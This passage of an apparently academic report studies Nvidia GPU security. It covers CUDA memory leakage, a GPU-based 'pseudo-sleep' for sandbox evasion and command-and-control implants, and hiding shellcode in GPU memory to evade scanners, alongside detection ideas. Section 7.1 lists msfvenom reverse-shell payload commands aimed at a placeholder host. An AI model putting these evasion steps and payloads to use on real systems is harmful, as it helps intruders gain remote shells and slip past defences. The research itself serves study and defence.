This was edited to produce a test program which contained the following functionality. Note that the memory addresses mentioned are those seen during the Windows tests, where addresses were consistent as noted earlier. The full code for this program can be found in Appendix C.

- A region of GPU memory is allocated using *cudaMalloc* and a string, string1, is stored in there using *cudaMemcpy.* It was stored at 0xb06000000 in GPU memory.
- Another string, string2, is stored in GPU memory in the same way, and stored at 0xb06000200.
- The GPU memory storing string1 is freed using *cudaFree*.
- Then the addWithCuda function is called to run the CUDA kernel. As mentioned, this allocates three memory regions, which end up at the following memory addresses:
  - dev_c – Stored at 0xb06000000, as this memory address has been freed, and which doesn't store any data there before the kernel is called.
  - dev_a – Stored at 0xb06000400, the next available 512-byte chunk, and which has a vector stored in it.
  - dev_b – Stored at 0xb06000600, and which has a vector stored in it.

- A breakpoint is triggered at the start of the CUDA kernel, before the kernel has performed any actions. At this point, the memory at 0xb06000000 shows the original string1.

This experiment showed that the data, string1, stored at 0xb06000000, remained there after both the memory was freed, via *cudaFree*, and re-allocated, by *cudaMalloc*. Therefore, neither allocating nor freeing the memory, by itself, results in the memory being cleared. However, the previous experiments showed that memory did appear to be cleared when copying large amounts of GPU memory across and writing it to a file.

When considering what might cause this disparity, it was considered that possibly data was visible in GPU memory in the debugger, but if you tried to copy memory via *cudaMemcpy* from the GPU before storing anything within it an error or security feature resulted in all null bytes being returned.

However, experimentation showed that the leaked memory could be copied out to host data and printed out. Note that the memory copied over from the dev_c allocation couldn't be larger than the size allocated for dev_c, otherwise an error would occur.

Further experimentation revealed that memory was cleared if all memory within a 2MB block was freed before re-allocating any of it. The program used previously was edited to show this.

- A region of GPU memory is allocated using *cudaMalloc* and a string, string1, is stored in there using cudaMemcpy. It was stored at 0xb06000000 in GPU memory.
- This memory is immediately freed using *cudaFree*.
- Then the addWithCuda function is called to run the CUDA kernel.
    - This allocates three memory regions, but the relevant one is that dev_c gets allocated to 0xb06000000.
    - However, when the breakpoint at the start of the CUDA kernel is hit, the data at 0xb06000000 is all null bytes, and not string1.

It is possible that whilst the virtual address for dev_c is the same, the physical GPU memory it maps to is different, as when the 2MB block is freed another section of physical memory replaces it at the same virtual address space when the next *cudaMalloc* occurs. If this was the case, it wouldn't explain the initial failures to read anything from global memory, so would need to be coupled with some mechanism to zero out that memory at some point.

Alternatively, it could be that whenever a new 2MB block is used by a process, it is cleared initially, but not then whilst it's still in use. So in this case, after the block is fully freed it's considered unusued by the process, and then when another allocation occurs the block is considered newly allocated and so is zeroed out again.

This suggests that claims two and three from Hoover are somewhat incorrect, as we have seen both global memory allocation and de-allocation without the memory being cleared, but this only occurs within these 2MB blocks. The result appears correct when dealing with larger memory sizes, though this could occur if memory is cleared at allocation or de-allocation, and doesn't require both.

To verify these results were the same on Linux, a program was written to leak memory without a CUDA kernel, because it had already been established how GPU memory was operating. This program performed the following actions, with the whole code being available in Appendix D:

- A region of GPU memory is allocated using *cudaMalloc* and a string, string1, is stored in there using *cudaMemcpy*.
- The same process is done with a different string, string2.
- The GPU memory region containing string2 is then freed using *cudaFree*.
- A 64-byte region of GPU memory is allocated using *cudaMalloc* to a variable mem_leak, but nothing is written to it.
- Data from the newly allocated region is then copied from the GPU to the host using *cudaMemcpy* and printed out to the terminal.



```
nbrooks@linux3:~/writeup$ ./mem-leak
The string has been stored in GPU memory at 0x7fd92f000000
The string has been stored in GPU memory at 0x7fd92f000200
The just allocated dev_c variable has leaked the following string: "Another test string with a different length!"
```

Figure 6 - GPU memory leak test on Linux

As Figure 6 shows, memory allocations on Linux were made in 512 byte blocks as well, and further tests were carried out to check that the 2MB block size was the same. This was done by changing string1 to an integer array of a variable size. Setting the integer array to a size of 2MB prevents memory leakage but if the integer array's size is 512 bytes less than 2MB, then the memory leakage works. This is consistent with what was found on Windows. Testing was then performed on PM, which found that the memory leak was also possible but the block size was 1MB instead of 2MB, suggesting that this may be dependent on the GPU model.

5.3. Cloud GPU Memory Leakage

Given that the results of section 5.2 indicate that memory leakage shouldn't be possible on Nvidia GPUs regardless of if they are physical GPUs or cloud-based GPUs, the program used to dump GPU memory after boot was only run 20 times each on W1 and D1. This program can be seen in Appendix E. As expected, this returned dump files consisting of all null-bytes every time.

6. Experiment 2 - GPU Pseudo-Sleep

6.1. System Resource Utilisation

A selection of CUDA 11.6 sample files [67] with minimal dependencies were selected for testing. Windows Task Manager was used to assess CPU utilisation and RAM usage for each program. Initial tests on these produced the results shown in Table 3.

Sample File	Created a sleep?	CPU utilisation	RAM usage
0_Introduction/vectorAdd	Yes	12.6%	94.5MB
0_Introduction/matrixMul	Yes	13.2%	82.4MB
5_Domain_Specific/quasirandomGenerator	Yes	0%	92.0MB
5_Domain_Specific/BlackScholes	Yes	0%	84.5MB

Table 3 - System resource usage for pseudo-sleep candidate programs

Given these results, the BlackScholes sample file was used. The CPU utilisation and RAM usage act as a trade-off. When looking to run GPU calculations for a long time, you can run longer GPU kernels (more complicated calculations, such as larger matrices or vectors) for a smaller number of times or run shorter GPU kernels more times. Longer GPU kernels generally require larger inputs, and so more RAM usage, whilst shorter GPU kernels means you have shorter gaps between running CPU code and can have higher CPU utilisation. Whilst for longer GPU kernels you could ensure you free all of the RAM before running the GPU calculations, it is likely you may then need to re-run the kernel and re-allocate and fill that data again, which may increase CPU utilisation.

Editing the sample codes showed that, whilst by default CPU utilisation and RAM usage were different, for each of them there were easy steps that could be taken to edit that trade-off to fit the necessary requirement. Therefore, it appeared that there was flexibility to use all of the tested CUDA samples, and likely many more untested samples, to successfully implement a GPU pseudo-sleep. This is beneficial as it provides a large range of existing code which can be lightly edited, so if one GPU pseudo-sleep is signatured then another one can be used.

The BlackScholes sample consists of the files:

- **BlackScholes.cu** – Main CUDA file which edits were made to.
- **BlackScholes_gold.cpp** – C++ file which contains definitions for the CPU implementation of the BlackScholes formula. This isn't required for the GPU pseudo-sleep.
- **BlackScholes_kernel.cuh** – CUDA header file which includes the GPU implementation of the BlackScholes formula. No changes were made to this.

Edits were only made to the BlackScholes.cu file. An edited version of this file can be seen in Appendix F, though it also includes code to store shellcode in between the pseudo-GPU sleep for the proof-of-concept for Experiment 3. The main edits to the code were:

- Removing the CPU calculations and any unnecessary *malloc* or *printf* commands which could reduce CPU utilisation or RAM usage.
- Having the calculations run initially with a set number of iterations used to calibrate the sleep.
- The timer system used was edited to measure the time taken for that initial sleep, and then calculate the multiplier of the base number of iterations needed to make the intended sleep length.
- The second set of calculations are then run.

The same solution was also compiled successfully on a Linux machine with CUDA (U1).

6.2. Sleep Accuracy

Table 4 contains the results of the sleep accuracy test performed on the BlackScholes GPU pseudo-sleep. The full results can be found in Appendix G.

Intended length of sleep (seconds)	**Percentage error in GPU pseudo-sleep**
10	0.96%
60	0.24%
300	0.20%

600	0.20%
3600	0.19%

Table 4 - Sleep accuracy test results

This provides an acceptable percentage error. Whilst it is possible that repeated sleeps could result in significant cumulative error, the importance for command-and-control implants is in knowing when the next command will be run. Therefore, having the individual sleeps very close to their intended length is sufficient.

The full results in Appendix G also show no obvious indication that other GPU calculations affect the sleep. However, it is noted that only one other GPU program was run, so it may be that this didn't have enough impact upon the GPU. Further, the load on the GPU was constant throughout, whereas the sleep may become more inaccurate if the GPU load when the benchmarking time check is performed is significantly different to the load for the rest of the sleep.

6.3. Sleep Length

The desired sleep time was set to 21600, which should produce a sleep of 6 hours. This was tested and produced a sleep of 21636.445312 seconds.

6.4. Suspicious Windows API calls

It is also important to consider how the timer works within this pseudo-sleep, as if it relies on timing functions that are already manipulated by sandboxes, then one of the uses of the pseudo-sleep, sandbox evasion, is no longer valid. The timer used in the pseudo-sleep is defined in the *helper_timer.h* file provided with the CUDA samples [75], and uses the Windows QueryPerformanceCounter API call [76] to determine the time. This has been used for anti-analysis techniques before, as seen in Lab 16-03 of Practical Malware Analysis [77], where it is used either side of a division by zero. If the program is being debugged, the debugger might be delayed due to the division by zero error, so it checks if the time difference is above a certain value, and if it is the malware won't run properly [78]. In order to bypass this, a sandbox would have QueryPerformanceCounter return a lower value than it otherwise would, which would result in it appearing like less time has passed than actually has. However, in the case of our pseudo-sleep, this means that the initial calibration calculations would appear to have run faster than they actually had, and so the multiplier calculated would be larger, and then the actual sleep would end up being longer than intended. So this would aid in sandbox or debugging evasion if such hooks were in place. If hooks began to be implemented specifically targeting this pseudo-sleep, then it would be possible for benchmarking tests to be run against the current most powerful GPUs. Then, the calculations could be calibrated so that on the current most powerful GPUs, they take a certain amount of time, which should ensure that the sleep is at least as long as that specified amount of time.

6.5. Portability

When compiling these programs, we need to consider which APIs we use as dynamically linking against them means they will need to be on the target system, so this can restrict the portability of the program. CUDA has two different APIs which can be used, the Driver API [79] and the Runtime API [80]. The main difference is that the Runtime API is easier to use from a programmer's perspective but lacks the more granular control which the Driver API has. For this project though, the most important difference is that the Runtime API is only installed when CUDA is installed, whereas the Driver API is installed with the GPU driver. Therefore, any system with an Nvidia GPU with the relevant drivers installed has the relevant DLL for the driver API, whereas the Runtime API wouldn't be present on the system unless CUDA was installed.

Using the Runtime API is preferred because it makes development easier, but this then makes any malware using it compatible with fewer systems. To deal with this issue, the samples were compiled with the CUDA Runtime static library, which statically compiles the relevant Runtime API functions into the executable, and therefore allows the executable to run on a system with just the Driver API. This was confirmed by testing the BlackScholes sample on W2 and U2, which had the latest Nvidia drivers but no CUDA installation.

7. Experiment 3 - GPU Memory Scanning

7.1. Proof-of-concept

Using a similar method to that used in section 5, we can store data in GPU memory and then retrieve it. This can be done using the following steps:

- Generate shellcode for the relevant operating system using MSFvenom
    - Windows ***- msfvenom -p windows/shell_reverse_tcp LHOST=1.2.3.4 LPORT=1337***
    - Linux - ***msfvenom -p linux/shell_reverse_tcp LHOST=1.2.3.4 LPORT=1337***
- Take the shellcode in hexadecimal and store it as a variable in the program.
- Use *cudaMalloc* and *cudaMemcpy* to store this shellcode in GPU memory.
- Use *memset* to zero out the variable which originally stored the shellcode, so that it is no longer present in process memory.
- Perform a sleep (can be either a normal sleep or our GPU pseudo-sleep).
- Retrieve the shellcode from GPU memory using *cudaMemcpy* and execute it.


Full code for this program can be found in Appendix F. This program can be tested using either cuda-gdb on Linux or Nsight Next-Gen CUDA Debugger on Windows to verify that the shellcode is present only in GPU memory.

7.2. In-memory Scanning Bypass

The results of the scanning of the proof-of-concept, full code of which can be found in, and test programs using PE-Sieve can be found in Table 5, and the output of PE-Sieve using both flags can be seen in Figures 7, 8, and 9.

Program	Identified with just /shellcode	Identified with both flags
TestProgram1	Yes	Yes
TestProgram2	No	Yes
Proof-of-concept	No	No


Table 5 - Results of PE-Sieve scans



```
---
PID: 10788
---
SUMMARY:

Total scanned:      37
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       0
Implanted shc:      1
Unreachable files:  0
Other:              0
-
Total suspicious:   1
---
```


Figure 7 - PE-Sieve scan of Program1



```
---
PID: 11912
---
SUMMARY:

Total scanned:      37
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       0
Implanted shc:      1
Unreachable files:  0
Other:              0
-
Total suspicious:   1
---
```

Figure 8 - PE-Sieve scan of Program2



```
---
PID: 12100
---
SUMMARY:

Total scanned:      37
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   0
---
```

Figure 9 – PE-Sieve scan of proof-of-concept

The programs were tested using x64dbg to determine if x64dbg's memory map had access to shellcode which was stored in GPU memory. This was found not to be the case, as the pointer to GPU memory gave an address which wasn't accessible via x64dbg's memory map. This testing verified that current tooling doesn't identify data stored within GPU memory.

7.3. GPU memory scanning

7.3.1. Static Analysis

The simplest way of detecting if malware is using the GPU is to look for strings including CUDA commands such as *cudaMalloc*. This is present as a string in both the Windows and Linux proofs-of-concept developed during this project, and can be easily detected. Whilst this isn't the only method of storing data in GPU memory using CUDA, a list of the possible CUDA commands could be used to check more comprehensively.

This is a very basic form of static analysis but is effective against programs statically compiled against the CUDA Runtime API. In this case, the static compilation helps portability, but results in many extra strings which are unused by the program (such as *cudaMalloc3D*) being stored within the binary. This makes code obfuscation much more difficult, but without this you would either need to write and compile the code using the CUDA Driver API, or drop the CUDA Runtime API onto the system being infected along with the malware. Dropping the Runtime API could then lead to a detection method where you look for the CUDA Runtime API, again possibly using simple methods such as an MD5 hash for all past versions of the CUDA Runtime API. This highlights how even simple detection methods can, even if bypassable, make malware development and deployment significantly more difficult. Note that it is possible, likely even, that different compiler options exist to reduce further the presence of such strings, but this area wasn't investigated further.

It is also the case that many programs will have completely legitimate uses for *cudaMalloc*, often programs being developed or used within organisations using a large number of GPUs. Therefore, whilst this may be useful to identify programs accessing the GPU which have no obvious reason for doing so, it doesn't help distinguish between those legitimately accessing the GPU and those which aren't.

One potential way of determining between programs legitimately using the GPU and malware could be to look for suspicious patterns which wouldn't be expected within normal programs. For example, if malware is using the GPU to store data to avoid memory scanning, then it is likely that directly after a *cudaMemcpy* there is something which removes what has just been copied to the GPU from the host system memory, for example using a function such as *memset*.

In Windows, a further static indicator is the presence of the export NvOptimusEnablementCuda, which indicates that the file contains CUDA code. If the program isn't expected to interact with the GPU, this may is an indicator that the file could be malware

7.3.2. Debuggers

When considering dynamic analysis, the obvious ideal mechanism would be a way to scan GPU memory of a process in the same way that current EDR solutions can scan a process' system memory. In order to do this, we need to work out how to access a direct view of GPU memory.

As memory can be read in the CUDA debugger on both Windows, Nvidia Nsight Next-Gen CUDA Debugger, and Linux, cuda-gdb, these debuggers were used as a starting point. Clearly, it is unlikely that a malware author would include the necessary debugging information to run malware in these debuggers themselves. However, *cudaMalloc* allocates global GPU memory, which could possibly be accessible to other programs. Therefore, an attempt was made on both operating systems to read data stored in the GPU by one program in the debug session of another.

Two CUDA programs were paused within a CUDA kernel simultaneously, allowing GPU memory stored by the programs to be seen in their respective debug sessions. As can be seen by the below images, it wasn't possible to view data stored in GPU memory by one program in the debug session of another.

Further research confirmed that the reason for this was GPU virtual addressing, with each process having its own GPU virtual address mapping [81]. Sharing memory pointers outside of a process, therefore, isn't valid, and can only be done using CUDA Inter-Process Communication (IPC) [82], though this is only supported for Linux, and not for Windows. As in this scenario we seek to look at memory allocations made by malware, there is no way to implement IPC as we have no control over the code of the executable we're analysing, and as such this doesn't appear to be a viable method of observing GPU memory.

7.3.3. Other Methods

Several potential methods were identified during open-source research. One was the nvidia-debugdump utility [83]. This had a flag "--dumpall" which would provide a diagnostic dump for a GPU. This was attempted on both D1 and U1, whilst a CUDA program was running which had stored several strings within GPU memory, using the command ***nvidia-debugdump --dumpall --device 0 --file initial_dump.zip***. Now the output of this is a zip file which, when unzipped using 7zip, contains the following files:

- debug_buffers_00.pb
- error_data.pb
- nvlog.gpu000.log

- nvlog.log
- sm_00.pb
- system_info.pb

According to [83], the output “requires internal NVIDIA engineering tools in order to be interpreted”, but tests were performed to determine if the output contained any GPU memory sections. The files were checked using the ***strings*** utility for the strings stored in GPU memory, but none of the files contained those strings or any other readable strings.

Following this, another dump was taken whilst a CUDA program had 1GB of GPU memory allocated and filled. This was used to determine if the size of the dump would be different to the original one, which had produced a zip file of around 43.5 KB on both U1 and D1, which would be expected if the dump contained a large amount of GPU memory data. This produced dumps of the same size, which proved that the dumps certainly didn’t contain all of the allocated GPU memory at the time of the time.

Another possible method of viewing GPU memory identified during open-source research, which is detailed in the cuda-gdb documentation [84], is a GPU core dump, where the contents of GPU memory is dumped. As cuda-gdb supports user induced GPU core dumps, it’s possible to perform a core dump on a program to view GPU memory at a specific time. This GPU core dump can be initiated using the following instructions:

- Run the CUDA program with the environment variable CUDA_ENABLE_USER_TRIGGERED_COREDUMP set to 1. To do this, you can use the command:
    - ***CUDA_ENABLE_USER_TRIGGERED_COREDUMP=1 ./cudaProgram***
- This will create a pipe file in the current directory, with the naming convention corepipe_<hostname>_<PID> where PID is the process ID of the running cudaProgram.
- Write 1 to the pipe using the command ***echo 1 > corepipe_<hostname>_PID***
- This should then initiate a GPU coredump, which should create a file with the naming convention ***core_<timestamp>_<hostname>_<PID>.nvcudmp***

The cuda-gdb documentation detailing the GPU core dump functionality showed that the core dump could be viewed in cuda-gdb. However, core dumps were never able to be successfully viewed in cuda-gdb during testing. Note that whilst Nvidia GPU core dumps were initially identified in the cuda-gdb documentation, an Nvidia GPU core dump was successfully performed on U2, a machine which had an Nvidia driver but no CUDA toolkit installed.

Further research identified that Windows GPU core dumps could be viewed in Visual Studio [85], but attempts to do this with the core dumps generated on a Linux machine failed. Given the lack of other documentation of Nvidia GPU core dumps or the .nvcudmp file format online, a series of tests were run to derive more information about the structure of the nvcudmp file. These consisted of the following:

- Initiating a core dump where some data is stored in GPU memory and some is stored in CPU memory only.
    - This was used to test if the core dump only contained data stored in GPU memory.
    - This proved to be the case.
- Initiating a core dump with a larger amount of data stored in GPU memory.
    - This was used to test if all allocated GPU memory is stored in the core dump, as initial dumps were all the same size.
    - This proved to be the case.
- Initiating a core dump when two GPU programs are running.
    - Program 1 – Stores some strings and a large integer array in GPU memory.
    - Program 2 – Stores different strings in GPU memory.
    - A core dump is then initiated on program 1.
    - This resulted in program 1 being aborted, but program 2 remaining running.
    - It verified that only the process' GPU memory was dumped, not all allocated GPU memory, as the only strings present in the dump were from program 1.

These tests suggest that these Linux core dumps do indeed contain the GPU memory allocated to a process, and can be used to dump and view such memory.

8. Conclusions and Future Work

In this work, we have considered some of the major security risks posed by Nvidia GPUs. GPU memory leakage on GCP was determined to not be possible using existing methods, though this was not due to any GCP-specific mitigations. The review of Hoover's work [41] did, however, identify some errors, and established a more granular understanding of the memory clearing process within Nvidia GPUs which explains Hoover's results. Of Hoover's three claims, all were shown to be false, though this is perhaps less drastic than it first appears. Whilst Hoover was incorrect to state that memory is zeroed out on allocation and de-allocation, with experiments successfully recovering data from a memory region after it was de-allocated and then re-allocated, for practical purposes GPU memory leakage isn't feasible. The leakage identified in this work is only possible in small blocks, 2MB for the Nvidia Tesla T4 and 1MB for the Nvidia GeForce GTX 970, and within the same process. As such, it seems infeasible to conduct a GPU memory leakage attack using existing methods on current Nvidia GPUs. Hoover also found that GPUs implement ASLR, though our results indicate that this isn't the case on Windows, and as such is unlikely to be a GPU feature but instead an operating system feature. This again has limited impact though, specifically because the ASLR-dependent attacks used by Hoover rely on the memory addresses across processes relating to the same physical memory. Whilst the GPU virtual memory address space in Windows appeared to be consistent, this doesn't necessarily mean that the same virtual addresses in different processes relate to the same physical memory. In fact, given that multiple processes were identified as having different data stored at the same virtual address in section 7.3.2, the virtual addresses cannot refer to the same physical memory addresses.

In Experiment 2, a GPU pseudo-sleep was developed which successfully met the requirements for sandbox evasion and a command-and-control implant. However, it is still possible that the use of a GPU by a command and control implant could appear suspicious, though this is dependent upon the environment being tested. Further refining of this could be done to make it both more accurate and reduce its system resource usage. It could also be implemented into existing software, such as [65] which stores a Cobalt Strike beacon in GPU memory encrypted when the beacon sleeps. Using a GPU pseudo-sleep could further enhance this evasion technique, and the project is written in CUDA, so it may be easier to integrate the pseudo-sleep from this work compared to OpenCL projects. This was also only one potential idea for how malware authors may leverage GPUs to avoid detection, and it is possible that there are other novel methods for doing so which could be investigated.

Further, a proof-of-concept was developed for storing shellcode in GPU memory, and tested against existing tools, highlighting the limitations of such tools to identify malicious data stored in GPU memory. Basic static analysis identifiers were found for programs utilising CUDA, and a possible method for dumping the GPU memory associated with a process was identified, but this method was only successfully achieved on Linux. Initial tests suggest that the GPU core dumps do indeed contain the process' GPU memory, but more substantial testing would be useful, and it would in particular be useful to get the core dumps working as intended with cuda-gdb in order to assess what exact information the dumps contain. Moreover, the process the GPU memory dump was applied to was then ended, making it less useful as a tool to be used on live systems. I believe this is a good first step though, as it may allow existing memory scanning techniques to be applied against the dumped GPU memory to look for suspicious data. Whilst it is limited in the same ways that normal memory scanning is, in that data could be encrypted as is implemented in [65], it does prevent the massive advantage executing code out of GPU memory could provide if it has been implemented in malware. It is, however, expected that a lower-level program interacting with the GPU driver could produce a more elegant solution similar to existing CPU memory scanning.

All of this work was performed in CUDA, which was necessary given the debugging support provided by the CUDA ecosystem. However, to make the results including the GPU pseudo-sleep and the proof-of-concept for storing data in GPU memory more useful, it would be necessary to port them to OpenCL. Given most laptops now have iGPUs, this would vastly increase the portability of any malware or cybersecurity tools implementing GPU techniques.

9. Reflections

Initially I found the process of doing this project stressful given its breadth. There are a large number of areas to discuss when it comes to GPU security, and my project has morphed significantly since its inception. Such a broad topic was useful when my initial focus on analysing GPU memory leakage in cloud environments produced no useable results, and instead I pivoted into understanding why memory leakage wasn't possible, as opposed to analysing its results. However, it has made working out when to stop certain tangents difficult, and has resulted in a significant amount of time being spent on experiments and ideas which don't feature in this writeup.

This breadth also made the structuring of the report challenging, as whilst all of the content falls under the idea of GPU security risks, there is a distinction between targeting the GPU specifically (via memory leakage) or using the GPU to further other aims. As such, I am glad that I began writing up when I did, as I found that it became apparent where I hadn't fully completed experiments or needed to consider other factors. One thing I would change is to have a more rigid idea of what I needed to achieve in my experiments as I went along, as I often found myself spending hours performing experiments which may not prove useful. Whilst research obviously requires a level of flexibility, because you don't know what you will find, a more disciplined approach to experimentation would likely have proven useful.

The choice of topic in itself was risky, given I have no relevant background or experience with GPUs, and nor do I have a formal computer science background which would lend itself to the intricacies of trying to compile different implementations of CUDA properly, as I spent many unsuccessful hours attempting. I think my lack of formal computer science background made the programming side of it daunting even though I had used C++ before. This meant that I leant on editing existing code as a crutch, especially early on, instead of attempting to properly learn CUDA. Whilst by the end of the project I could certainly write a CUDA program (relatively) confidently, I think it may have served me better to spend time focusing on learning CUDA first, and then performing experiments, instead of trying to do it as I went along. This could've saved me time I spent trying to compile or re-factor other’s code by allowing me to more fully understand the issues or just write my own code from scratch.

Despite this though, overall I have enjoyed doing this project. In particular, closer to the end of the project, when the structure of the writeup had been established, finalising the research into how Nvidia GPUs clear memory was particularly enjoyable, and it felt like I made significant progress in understanding that process than had previously been available.

10. References

[1] J. Yoon, "Bitcoin mining boom adds to chip price inflation," 23 March 2021. [Online]. Available: https://www.ft.com/content/d5c121c8-aefc-48d5-a3bf-6e581ccb5762. [Accessed 18 October 2022].

[2] Nvidia, "Nvidia A100 Datasheet," [Online]. Available: https://www.nvidia.com/content/dam/en-zz/Solutions/Data-Center/a100/pdf/nvidia-a100-datasheet-nvidia-us-2188504-web.pdf. [Accessed 22 September 2022].

[3] AWS, "Recommended GPU Instances," [Online]. Available: https://docs.aws.amazon.com/dlami/latest/devguide/gpu.html. [Accessed 22 September 2022].

[4] Google Cloud, "GPU platforms," [Online]. Available: https://cloud.google.com/compute/docs/gpus. [Accessed 22 September 2022].

[5] Microsoft, "GPU optimized virtual machine sizes," 5 April 2022. [Online]. Available: https://learn.microsoft.com/en-us/azure/virtual-machines/sizes-gpu. [Accessed 22 September 2022].

[6] D. Sampson and M. M. Chowdhury, "The growing security concerns of cloud computing," in *2021 IEEE International Conference on Electro Information Technology (EIT)*, 2021.

[7] R. D. Pietro, F. Lombardi and A. Villani, "CUDA leaks: a detailed hack for CUDA and a (partial) fix," *ACM Transactions on Embedded Computing Systems (TECS),* vol. 15, p. 1–25, 2016.

[8] M. Botacin, A. Grégio and M. A. Z. Alves, "Near-Memory & In-Memory Detection of Fileless Malware," in *The International Symposium on Memory Systems*, 2020.

[9] E. Ladakis, L. Koromilas, G. Vasiliadis, M. Polychronakis and S. Ioannidis, "You can type, but you can't hide: A stealthy GPU-based keylogger," in *Proceedings of the 6th European Workshop on System Security (EuroSec)*, 2013.

[10] VX-Underground, "Twitter," 29 August 2021. [Online]. Available: https://twitter.com/vxunderground/status/1432045849429823488. [Accessed 23 September 2022].

[11] Hashcat, "Hashcat," [Online]. Available: https://github.com/hashcat/hashcat. [Accessed 22 September 2022].

[12] H. Mujtaba, “NVIDIA & AMD Gain GPU Market Share While Overall Shipments Decrease By 19% In Q1 2022, Intel’s Arc Still Missing!,” 1 June 2022. [Online]. Available: https://wccftech.com/nvidia-amd-gain-gpu-market-share-while-overall-shipments-decrease-by-19-in-q1-2022/. [Accessed 26 September 2022].

[13] Khronos Group, “Khronos Members,” [Online]. Available: https://www.khronos.org/members/list. [Accessed 26 September 2022].

[14] Nvidia, “Getting Started with the CUDA Debugger,” 16 May 2022. [Online]. Available: https://docs.nvidia.com/nsight-visual-studio-edition/cuda-debugger/index.html. [Accessed 3 October 2022].

[15] Nvidia, “CUDA-GDB,” 3 August 2022. [Online]. Available: https://docs.nvidia.com/cuda/cuda-gdb/index.html. [Accessed 3 October 2022].

[16] Nvidia, “Nsight Visual Studio Edition Supported GPUs (Full List),” [Online]. Available: https://developer.nvidia.com/nsight-visual-studio-edition-supported-gpus-full-list#SupportedComputeConfigs. [Accessed 26 September 2022].

[17] G. Martinez, M. Gardner and W.-c. Feng, “CU2CL: A CUDA-to-OpenCL translator for multi-and many-core architectures,” in *2011 IEEE 17th International Conference on Parallel and Distributed Systems*, 2011.

[18] M. J. Harvey and G. De Fabritiis, “Swan: A tool for porting CUDA programs to OpenCL,” *Computer Physics Communications,* vol. 182, no. 4, pp. 1093--1099, 2011.

[19] J. Kim, T. T. Dao, J. Jung, J. Joo and J. Lee, “Bridging OpenCL and CUDA: a comparative analysis and translation,” in *SC'15: Proceedings of the International Conference for High Performance Computing, Networking, Storage and Analysis*, 2015.

[20] Nvidia, “Memory Management,” 3 August 2022. [Online]. Available: https://docs.nvidia.com/cuda/cuda-runtime-api/group__CUDART__MEMORY.html. [Accessed 26 September 2022].

[21] E. Kilgariff, H. Moreton, N. Stam and B. Bell, “Nvidia Turing Architecutre In-Depth,” 14 September 2018. [Online]. Available: https://developer.nvidia.com/blog/nvidia-turing-architecture-in-depth/. [Accessed 22 September 2022].

[22] Y. Lin and V. Grover, “Using CUDA Warp-Level Primitives,” 15 January 2018. [Online]. Available: https://developer.nvidia.com/blog/using-cuda-warp-level-primitives/. [Accessed 22 September 2022].

[23] P. Gupta, “CUDA Refresher: The CUDA Programming Model,” 26 June 2020. [Online]. Available: https://developer.nvidia.com/blog/cuda-refresher-cuda-programming-model/. [Accessed 22 September 2022].

[24] Nvidia, “NVIDIA Nsight Compute Kernel Profiling Guide,” 6 June 2022. [Online]. Available: https://docs.nvidia.com/nsight-compute/ProfilingGuide/#memory-chart-overview. [Accessed 22 September 2022].

[25] D. Ogilvie, “x64dbg,” 25 September 2022. [Online]. Available: https://github.com/x64dbg/x64dbg. [Accessed 26 Septembre 2022].

[26] T. Yamanouchi, “AES Encryption and Decryption on the GPU,” [Online]. Available: https://developer.nvidia.com/gpugems/gpugems3/part-vi-gpu-computing/chapter-36-aes-encryption-and-decryption-gpu. [Accessed 22 September 2022].

[27] Z. H. Jiang, Y. Fei and D. Kaeli, “A complete key recovery timing attack on a GPU,” in *2016 IEEE International symposium on high performance computer architecture (HPCA)*, 2016.

[28] C. Luo, Y. Fei and D. Kaeli, “Side-channel timing attack of RSA on a GPU,” *ACM Transactions on Architecture and Code Optimization (TACO),* vol. 16, p. 1–18, 2019.

[29] H. Naghibijouybari, A. Neupane, Z. Qian and N. Abu-Ghazaleh, “Rendered insecure: Gpu side channel attacks are practical,” in *Proceedings of the 2018 ACM SIGSAC conference on computer and communications security*, 2018.

[30] AWS, “Rotating AWS KMS keys,” [Online]. Available: https://docs.aws.amazon.com/kms/latest/developerguide/rotate-keys.html. [Accessed 22 September 2022].

[31] D. Felsch, M. Grothe, J. Schwenk, A. Czubak and M. Szymanek, “The Dangers of Key Reuse: Practical Attacks on IPsec IKE,” in *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, 2018.

[32] Y. Albabtain and B. Yang, “GPU FORENSICS: RECOVERING ARTIFACTS FROM THE GPUS GLOBAL MEMORY USING OPENCL,” in *The Third International Conference on Information Security and Digital Forensics (ISDF2017)*, 2017.

[33] S. Lee, Y. Kim, J. Kim and J. Kim, “Stealing webpages rendered on your browser by exploiting GPU vulnerabilities,” in *2014 IEEE Symposium on Security and Privacy*, 2014.

